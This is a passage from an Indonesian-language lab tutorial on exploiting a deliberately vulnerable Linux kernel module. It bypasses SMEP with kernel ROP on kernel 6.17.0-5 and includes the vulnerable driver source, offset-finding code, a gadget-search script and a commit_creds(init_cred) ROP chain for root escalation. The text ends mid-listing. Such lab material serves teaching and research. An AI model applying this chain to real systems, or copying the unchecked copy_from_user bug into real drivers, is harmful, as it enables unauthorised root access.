Linux Kernel Stack Overflow Exploitation: Defeating SMEP Using kROP (Kernel 6.17.0-5-generic)

by: Antonius
country : Indonesia
https://www.bluedragonsec.com - https://github.com/bluedragonsecurity

Pada contoh kali ini, eksploitasi dilakukan untuk linux kernel 6.17.0-5 generic dengan kondisi smep dan smap aktif dan proteksi lainya dalam keadaan mati.

Overview Proteksi yang akan Ditaklukkan

SMEP (Supervisor Mode Execution Prevention)
Mitigasi ini mencegah kernel mengeksekusi instruksi yang terletak di halaman memori yang ditandai sebagai milik user-space.
Mitigasi ini akan menggagalkan metode ret2user klasik karena kernel tidak lagi diizinkan melompat ke shellcode yang disiapkan di memori user.

Untuk mengecek SMEP dan SMAP aktif, pada gdb di host kita bisa cek :

info register cr4

```
(remote) gef➤  info register cr4
cr4            0x372ef0            [ SMAP SMEP OSXSAVE PCIDE
(remote) gef➤
```

Nilai **0x372ef0** jika dikonversi ke biner adalah: **0011 0111 0010 1110 1111 0000**

Jika kita hitung dari kanan ke kiri (mulai dari indeks 0):

- **0000** (Bit 0-3): Semuanya 0.
- **1111** (Bit 4-7): Bit 4, 5, 6, 7 adalah 1. (**Bit 5=PAE, Bit 7=PGE**).
- **1110** (Bit 8-11): Bit 9, 10, 11 adalah 1. (**Bit 9=OSXMMEXCPT, Bit 10=OSFXSR**).
- **0010** (Bit 12-15): Bit 13 adalah 1. (**Bit 13=VMXE**).
- **0111** (Bit 16-19): Bit 17, 18, 19 adalah 1. (**Bit 17=PCIDE, Bit 18=OSXSAVE**).
- **0011** (Bit 20-23): **Bit 20 (SMEP) adalah 1** dan **Bit 21 (SMAP) adalah 1**.

Ketika bit SMEP ini bernilai **1**, CPU akan melarang kernel (yang berjalan di Ring 0) untuk mengeksekusi instruksi yang berada di halaman memori milik *userspace* (Ring 3).

Sejak linux kernel 5.16 sudah ada mekanisme hardened cr4 pinning, teknik memodifikasi register cr4 untuk mengubah bit SMEP dan SMAP menjadi 0, misal dengan instruksi seperti mov cr4, rax sudah tidak bisa dilakukan.

Akan tetapi untuk membypass SMEP, kita tidak perlu mengutak ngatik bit ct4 ini, kita cukup menggunakan ROP (Return Oriented Programming).

Arsitektur Lab

- Host os adalah kali linux 2025.4
- Guest os adalah lubuntu 25.10 dengan linux kernel 6.17.0-5-generic yang dijalankan dengan qemu

Perhatian ! Panduan ini membutuhkan vmlinuz yang diambil dari guest os (lubuntu 25.10 dengan 6.17.0-5-generic), vmlinuznya harus dikopi ke host os (kali linux atau apapun host os anda).

Setelah dikopi ke host os, lalu ekstrak vmlinuz jadi vmlinux_raw dengan script ini :
https://raw.githubusercontent.com/bluedragonsecurity/tools/refs/heads/main/extract-vmlinux

./extract-vmlinux vmlinuz > vmlinux_raw

Persyaratan :

1. vmlinuz harus linux kernel 6.17.0-5-generic (versi yang berbeda misal 6.17.0-19 atau yang lainya tidak akan bisa karena binary vmlinuz berbeda antar versi)

2. smep dan smap aktif (karena ini yang akan dibypass)

3. kaslr, shadow stack, stack canary dan kpti non aktif. Untuk stack canary nanti akan dinonaktifkan Makefile

Berikut ini setting grub di guest os :

GRUB_CMDLINE_LINUX_DEFAULT="nosmap nokaslr nopti ima_appraise=off ima_policy=tcb shstk=off"

Pada contoh kali ini kita menggunakan qemu :

```
qemu-system-x86_64 \
  -m 4G \
  -enable-kvm \
  -cpu host \
  -drive file=lubuntu25.10-disk.qcow2,format=qcow2 \
  -vga qxl \
  -device virtio-serial-pci \
  -device virtserialport,chardev=spicechannel0,name=com.redhat.spice.0 \
  -chardev spicevmc,id=spicechannel0,name=vdagent \
```

```
  -display spice-app \
  -net nic -net user \
  -usb -usbdevice tablet \
  -vga virtio \
-s -S
```

Saat baru mulai booting, dari host os jalankan gdb :

gdb ./vmlinux_raw

Lalu continue

Berikut ini adalah source code lkm yang vulnerable stack overflow :

```
//rop.c - vulner : kernel stack overflow
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/device.h>
#include <linux/slab.h>

#define DEVICE_NAME "vuln_device"

static struct class* vunl_class    = NULL;
static struct device* vunl_device  = NULL;
static int major;

static char *vunl_devnode(const struct device *dev, umode_t *mode) {
   if (mode) *mode = 0666;
   return NULL;
}

__attribute__((optimize(0)))
static ssize_t device_write(struct file *file, const char __user *buf, size_t count, loff_t *ppos) {
   char buffer[64];

   if (_copy_from_user(buffer, buf, count)) {
      return -EFAULT;
   }

   return count;
}

static struct file_operations fops = {
   .owner = THIS_MODULE,
   .write = device_write,
};
```

```
static int __init vuln_init(void) {
   major = register_chrdev(0, DEVICE_NAME, &fops);
   if (major < 0) return major;

   vunl_class = class_create(DEVICE_NAME);
   if (IS_ERR(vunl_class)) {
      unregister_chrdev(major, DEVICE_NAME);
      return PTR_ERR(vunl_class);
   }

   vunl_class->devnode = vunl_devnode;
   vunl_device = device_create(vunl_class, NULL, MKDEV(major, 0), NULL, DEVICE_NAME);

   printk(KERN_INFO "[+] %s loaded with major %d\n", DEVICE_NAME, major);
   return 0;
}

static void __exit vuln_exit(void) {
   device_destroy(vunl_class, MKDEV(major, 0));
   class_destroy(vunl_class);
   unregister_chrdev(major, DEVICE_NAME);
}

module_init(vuln_init);
module_exit(vuln_exit);
MODULE_LICENSE("GPL");
```

Simpan dengan nama file rop.c . Berikut ini Makefile (di sini kita mendisable stack canary)

```
obj-m += rop.o
ccflags-y := -fno-stack-protector -D_FORTIFY_SOURCE=0 -g -Og
all:
	make   -b -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
	make   -b  -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Compile lkm dan insmod di guest os lubuntu 25.10 :

```
sudo su
make
insmod rop.ko
```

Selanjutnya kopi rop.ko dari guest os (lubuntu 25.10) ke host os (kali linux)

Analisis Kerentanan

Kerentanan terdapat pada fungsi device_write :

```
__attribute__((optimize(0)))
static ssize_t device_write(struct file *file, const char __user *buf, size_t count, loff_t *ppos) {
    char buffer[64];

    if (_copy_from_user(buffer, buf, count)) {
        return -EFAULT;
    }

    return count;
}
```

Terlihat buffer diinisialisasi dengan ukuran 64 byte, tapi di bagian bawah baris kira bisa melihat penggunaan **_copy_from_user** yang langsung mengkopi data dari userspace ke buffer tersebut tanpa ada pengecekan jumlah byte yang dikopi dari userspace.


Ketika inputan dari userspace lebih besar dari 64 byte maka terjadilah bug kernel stack overflow.

Berdasarkan source lkm di atas, pintu masuk untuk melakukan exploitasi adalah melalui devfs, di mana terdapat device : /dev/vuln_device yang siap menerima inputan dari userspace untuk dikirim ke kernel.

Gambaran Stack Frame

Berikut ini gambaran stack frame di kernel space saat fungsi device_write dipanggil :

static ssize_t device_write(struct file *file, const char __user *buf, size_t count, loff_t *ppos)



Sesuai x64 calling convention, argumen pertama disimpan pada register RDI, argumen kedua pada register RSI, argumen ketiga disimpan pada RDX dan argumen keempat akan disimpan di register RCX.

Target kita adalah meluapkan buffer sampai menimpa return address di stack (yang terdapat pada rbp+8).

Langkah Exploitasi

Untuk melakukan exploitasi kernel stack overflow pada lkm tersebut kita akan menggunakan teknik kernel rop (return oriented programming) yang mengikuti aturan main kernel agar bisa membypass proteksi SMEP dan SMAP.

Langkah 1. Menemukan Offset untuk Overwrite Return Address

Karena lkm di atas dicompile dengan debugging symbol, kita akan menggunakan teknik debugging dengan memanfaatkan debugging symbol pada rop.ko.

Selanjutnya cek alamat memori di guest os (lubuntu 25.10)

 # cat /proc/modules | grep rop
rop 12288 0 - Live 0xffffffffc092f000 (OE)

Ok di guest os, rop.ko mulai dimuat pada alamat memori **0xffffffffc092f000**

Periksa alamat section :

root@robohax-standardpc:~# cat /sys/module/rop/sections/.text
0xffffffffc092f000


root@robohax-standardpc:~# cat /sys/module/rop/sections/.data
0xffffffffc0a15020

root@robohax-standardpc:~# cat /sys/module/rop/sections/.bss
0xffffffffc0a15640

Selanjutnya, pada jendela gdb di host tekan ctrl+c.
Sesuaikan perintah untuk gdb ini dengan path di host Anda !

add-symbol-file /home/robohax/Desktop/sploit/kernelspace/part6/SMEP/krop/rop.ko
0xffffffffc092f000 -s .data 0xffffffffc0a15020 -s .bss 0xffffffffc0a15640

Kita akan break sebelum dan sesudah _copy_from_user. Pasang break point di gdb pada host



Pasang 2 break point sebelum dan sesusah _copy_from_user lalu continue :

b *0xffffffffc092f059
b *0xffffffffc092f05e
continue
Untuk menemukan jumlah byte yang tepat agar saved rip pada fungsi device_write bisa kita overwrite, kita akan menggunakan metasploit pattern create.

msf-pattern_create -l 88

Hasil :

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A

Selanjutnya siapkan kerangka exploit pertama untuk mengirimkan payload hasil generate dari metasploit pattern create ke /dev/vuln_device

Di guest os, buat kerangka exploit 1 dengan nama find_offset.c :

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/stat.h>

int main(int argc, char *argv[]) {
   if (argc < 2) {
      printf("Usage: %s <payload_file>\n", argv[0]);
      return -1;
   }

   int fd = open("/dev/vuln_device", O_RDWR);
   if (fd < 0) {
      perror("[-] Failed to open /dev/vuln_device");
      return -1;
   }

   int p_fd = open(argv[1], O_RDONLY);
   if (p_fd < 0) {
      perror("[-] Failed to open payload");
      close(fd);
      return -1;
   }

   struct stat st;
   fstat(p_fd, &st);
   size_t p_size = st.st_size;

   char *buffer = malloc(p_size);
   if (!buffer) {
      perror("[-] Malloc failed memory");
      return -1;
   }
   read(p_fd, buffer, p_size);

   printf("[+] Sending %zu byte payload at %s ...\n", p_size, argv[1]);

   ssize_t w = write(fd, buffer, p_size);

   if (w < 0) {
```

```
        printf("[-] Write failed).\n");
    } else {
        printf("[+] Payload Sent !\n");
    }

    free(buffer);
    close(p_fd);
    close(fd);
    return 0;
}
```


Selanjutnya simpan hasil generate dari metasploit pattern create tadi di guest os dengan nama misal payload.txt

Kompile find_offset dan jalankan :

gcc -o find_offset find_offset.c


./find_offset payload.txt

Kernel akan berhenti berjalan tepat di break point, pada jendela gdb di host os, kita periksa nilai return address sebelum overwrite :



Target kita adalah melakukan overwrite pada rbp + 8 , di situ tersimpan return address. Sebelum _copy_from_user return address adalah **0xffffffff8187ec0e**

Selanjutnya ketik continue, Maka kita akan mendarat di break point kedua, selanjutnya periksa isi rbp+8 (return address) :



Ok terlihat rbp+8 sudah berhasil dioverwrite dengan pattern yang tadi kita buat.

Kembali ke host os, kita cek berapa offset untuk mulai overwrite return address :

```
┌──(root㉿robohax-20bws2ng00)-[/bin]
└─# msf-pattern_offset -q 6341356341346341 -l 88
[*] Exact match at offset 72
```

Jadi return address mulai teroverwrite pada byte ke 72

Langkah 2. Meracik Payload ROP untuk Bypass SMEP

SMEP adalah fitur keamanan pada prosesor x86/x64 yang mencegah kernel (mode supervisor) mengeksekusi kode yang berada di ruang alamat user mode. Ketika SMEP aktif, jika kernel mencoba melakukan jmp atau call ke alamat yang memiliki bit user set pada page table entry, prosesor akan langsung memicu page fault.

Untuk membypass SMEP, kita bisa menggunakan teknik kernel ROP (Return Oriented Programming).

Save State

Sebelum eksekusi ROP kita perlu menyiapkan save state seperti teknik eksploitasi dengan ret2user:

```
__asm__ volatile (
      ".intel_syntax noprefix;"
      "mov user_cs,    cs;"
      "mov user_ss,    ss;"
      "mov user_sp,    rsp;"
      "pushf;"
      "pop user_rflags;"
      ".att_syntax;"
      ::: "memory"
   );
```

volatile memberitahu GCC: "jangan optimasi atau pindahkan instruksi assembly ini".

Perhatikan ! Di dalam __asm__ volatile kita menggunakan clobber !

```
__asm__ volatile (
   "instruksi"
   : output operands
   : input operands
   : clobbers        ← "memory" ada di sini
);
```

"memory" di clobber list memberitahu GCC bahwa :
"Blok asm ini membaca/menulis memory secara tidak terprediksi — jangan cache nilai variabel di register, baca ulang dari memory setelah blok ini."

Efeknya seperti **memory barrier ,** GCC tidak boleh:

- Menyimpan nilai variabel di register dan skip baca dari memory
- Reorder operasi memory melewati titik ini

Tanpa "memory", GCC mungkin berpikir user_cs belum berubah dan pakai nilai lama dari register, ini bisa menyebabkan iretq frame berisi nilai salah.

Mengapa ROP Dapat Membypass SMEP ?

ROP (Return-Oriented Programming) bekerja dengan cara:

Tidak mengeksekusi shellcode baru – ROP menggunakan gadget (potongan kode kecil yang sudah ada di dalam kernel) yang diakhiri dengan instruksi ret.

Gadget berada di memori kernel – Semua gadget yang digunakan berada di wilayah kernel (text section, rodata, dll), sehingga memiliki hak akses supervisor (bit U = 0).

Karena SMEP hanya melarang eksekusi dari memori user, dan ROP tidak pernah mengeksekusi kode dari user space, SMEP menjadi tidak efektif !

Berikut ini gadget ROP yang akan kita racik : pop rdi ret, init_cred, commit_creds dan swapgs_restore

payload[i++] = POP_RDI_RET;
payload[i++] = INIT_CRED;
payload[i++] = COMMIT_CREDS;
payload[i++] = SWAPGS_RESTORE;

Mari kita cek dulu alamat commit_creds dan init_cred !


root@robohax-standardpc:~# cat /proc/kallsyms | grep commit_creds
ffffffff8145b380 T __pfx_commit_creds
ffffffff8145b390 T commit_creds
ffffffff830996a0 r __ksymtab_commit_creds
root@robohax-standardpc:~# cat /proc/kallsyms | grep init_cred
ffffffff8388b860 T init_cred
root@robohax-standardpc:~# uname -a
Linux robohax-standardpc 6.17.0-5-generic #5-Ubuntu SMP PREEMPT_DYNAMIC Mon Sep 22 10:00:33 UTC 2025 x86_64 GNU/Linux

fungsi commit_creds terdapat pada **0xffffffff8145b390 ,** init_cred terdapat pada **0xffffffff8388b860. 0xffffffff8388b860** adalah alamat simbol global init_cred yang tipe datanya adalah struct cred. init_cred ini merupakan objek global (instance) dari struct cred.

POP_RDI_RET

Gadget ini berfungsi untuk setup argumen sesuai x64 calling convention, di mana argumen pertama saat fungsi dipanggil tersimpan pada register rdi. Karena nanti kita akan memanggil fungsi commit_creds. Fungsi commit_cred nanti akan diisi argumen berupa alamat memori init_cred (**0xffffffff8388b860**) yang tersimpan di stack. Maka nilai yang terdapat pada stack (**0xffffffff8388b860**) perlu dipop ke register rdi.

Ok untuk mencari instruksi asm di kernel yang berisi instruksi asm pop rdi diikuti ret, kita perlu mencari tahu dahulu base address kernel.



Section .text dimulai pada offset 0x00200000, sehingga kita perlu mengurangi alamat awal section .text (0xffffffff81000000) dengan 0x00200000.

0xffffffff81000000 - 0x00200000 = 0xffffffff80e00000

Ok ! Selanjutnya kita hitung perkiraan range memori untuk .text :

.text size = 0x1637970

maka .text end = 0xffffffff81000000 + 0x1637970 = 0xffffffff82637970

Jadi .text dimuat dari alamat **0xffffffff81000000** hingga **0xffffffff82637970**

Selanjutnya untuk mencari gadget berisi instruksi bersih pop rdi diikuti ret, kita perlu mencari opcode : **\x5f\xc3**

Kita gunakan skrip python find_opcode.py yang sudah saya buat khusus untuk linux kernel 6.17.0-5 !

Kode bisa didownload dari https://raw.githubusercontent.com/bluedragonsecurity/tools/refs/heads/main/find_opcode.py

```
#!/usr/bin/env python3
#coded for linux kernel 6.17.0-5
import sys

with open(sys.argv[1], 'rb') as f:
    data = f.read()

KERNEL_BASE_VA  = 0xffffffff80e00000
needle = b'\x5f\xc3'  # opcode finterprint for : pop rdi ; ret
results = []
pos = 0
while True:
    pos = data.find(needle, pos)
    if pos == -1:
        break
    va = KERNEL_BASE_VA + pos
    if 0xffffffff81000000 <= va <= 0xffffffff82637970:
        results.append(hex(va))
```

```
    pos += 1

print(f'Found {len(results)} gadgets')
for r in results[:10]:
    print(r)
```

```
┌──(root㉿robohax-20bws2ng00)-[/home/…/part6/SMEP/krop/phase2_lubuntu25]
└─# ./find_opcode.py vmlinux_raw
Found 27 gadgets
0xffffffff812582bd
0xffffffff812a77ca
0xffffffff812acb37
0xffffffff8133462f
0xffffffff81334671
0xffffffff813346bf
0xffffffff81334701
0xffffffff813fe0f0
0xffffffff814115e0
0xffffffff81411605
```

Ok kita cek dulu yang paling atas : 0xffffffff812582bd di gdb :

```
[#5] 0xffffffff82623439 → call 0xffffffff82621ca0
[#6] 0xffffffff83803e60 → cmp BYTE PTR [rsi], 0x80
[#7] 0xffffffff814a3bb7 → jmp 0xffffffff814a3b05
[#8] 0xffffffff814c010b → add rax, QWORD PTR [rip+0x

(remote) gef➤  x/3i 0xffffffff812582bd
   0xffffffff812582bd:  pop    rdi
   0xffffffff812582be:  ret
```

Fix itu gadget bersih yang berisi pop rdi diikuti ret ! Jadi kita akan gunakan **0xffffffff812582bd**

INIT_CRED

init_cred bentukanya adalah struktur data, bentukanya di linux kernel 6.17 seperti ini :

```
struct cred init_cred = {
        .usage                  = ATOMIC_INIT(4),
        .uid                    = GLOBAL_ROOT_UID,
        .gid                    = GLOBAL_ROOT_GID,
        .suid                   = GLOBAL_ROOT_UID,
```

```
        .sgid           = GLOBAL_ROOT_GID,
        .euid           = GLOBAL_ROOT_UID,
        .egid           = GLOBAL_ROOT_GID,
        .fsuid          = GLOBAL_ROOT_UID,
        .fsgid          = GLOBAL_ROOT_GID,
        .securebits     = SECUREBITS_DEFAULT,
        .cap_inheritable    = CAP_EMPTY_SET,
        .cap_permitted          = CAP_FULL_SET,
        .cap_effective  = CAP_FULL_SET,
        .cap_bset       = CAP_FULL_SET,
        .user           = INIT_USER,
        .user_ns        = &init_user_ns,
        .group_info     = &init_groups,
        .ucounts        = &init_ucounts,
};
```

init_cred tersimpan sebagai objek statis di dalam kernel yang menyimpan kredensial awal untuk proses pertama (PID 0). simbol global untuk init_cred berdasarkan /proc/kallsysms berada pada alamat memori **0xffffffff8388b860**

COMMIT_CREDS

Ini merupakan fungsi yang digunakan untuk mengubah kredensial suatu proses, Ini adalah kode fungsi commit_creds pada linux kernel 6.17 :

```
int commit_creds(struct cred *new)
{
        struct task_struct *task = current;
        const struct cred *old = task->real_cred;

        kdebug("commit_creds(%p{%ld})", new,
               atomic_long_read(&new->usage));

        BUG_ON(task->cred != old);
        BUG_ON(atomic_long_read(&new->usage) < 1);

        get_cred(new); /* we will require a ref for the subj creds too */

        /* dumpability changes */
        if (!uid_eq(old->euid, new->euid) ||
            !gid_eq(old->egid, new->egid) ||
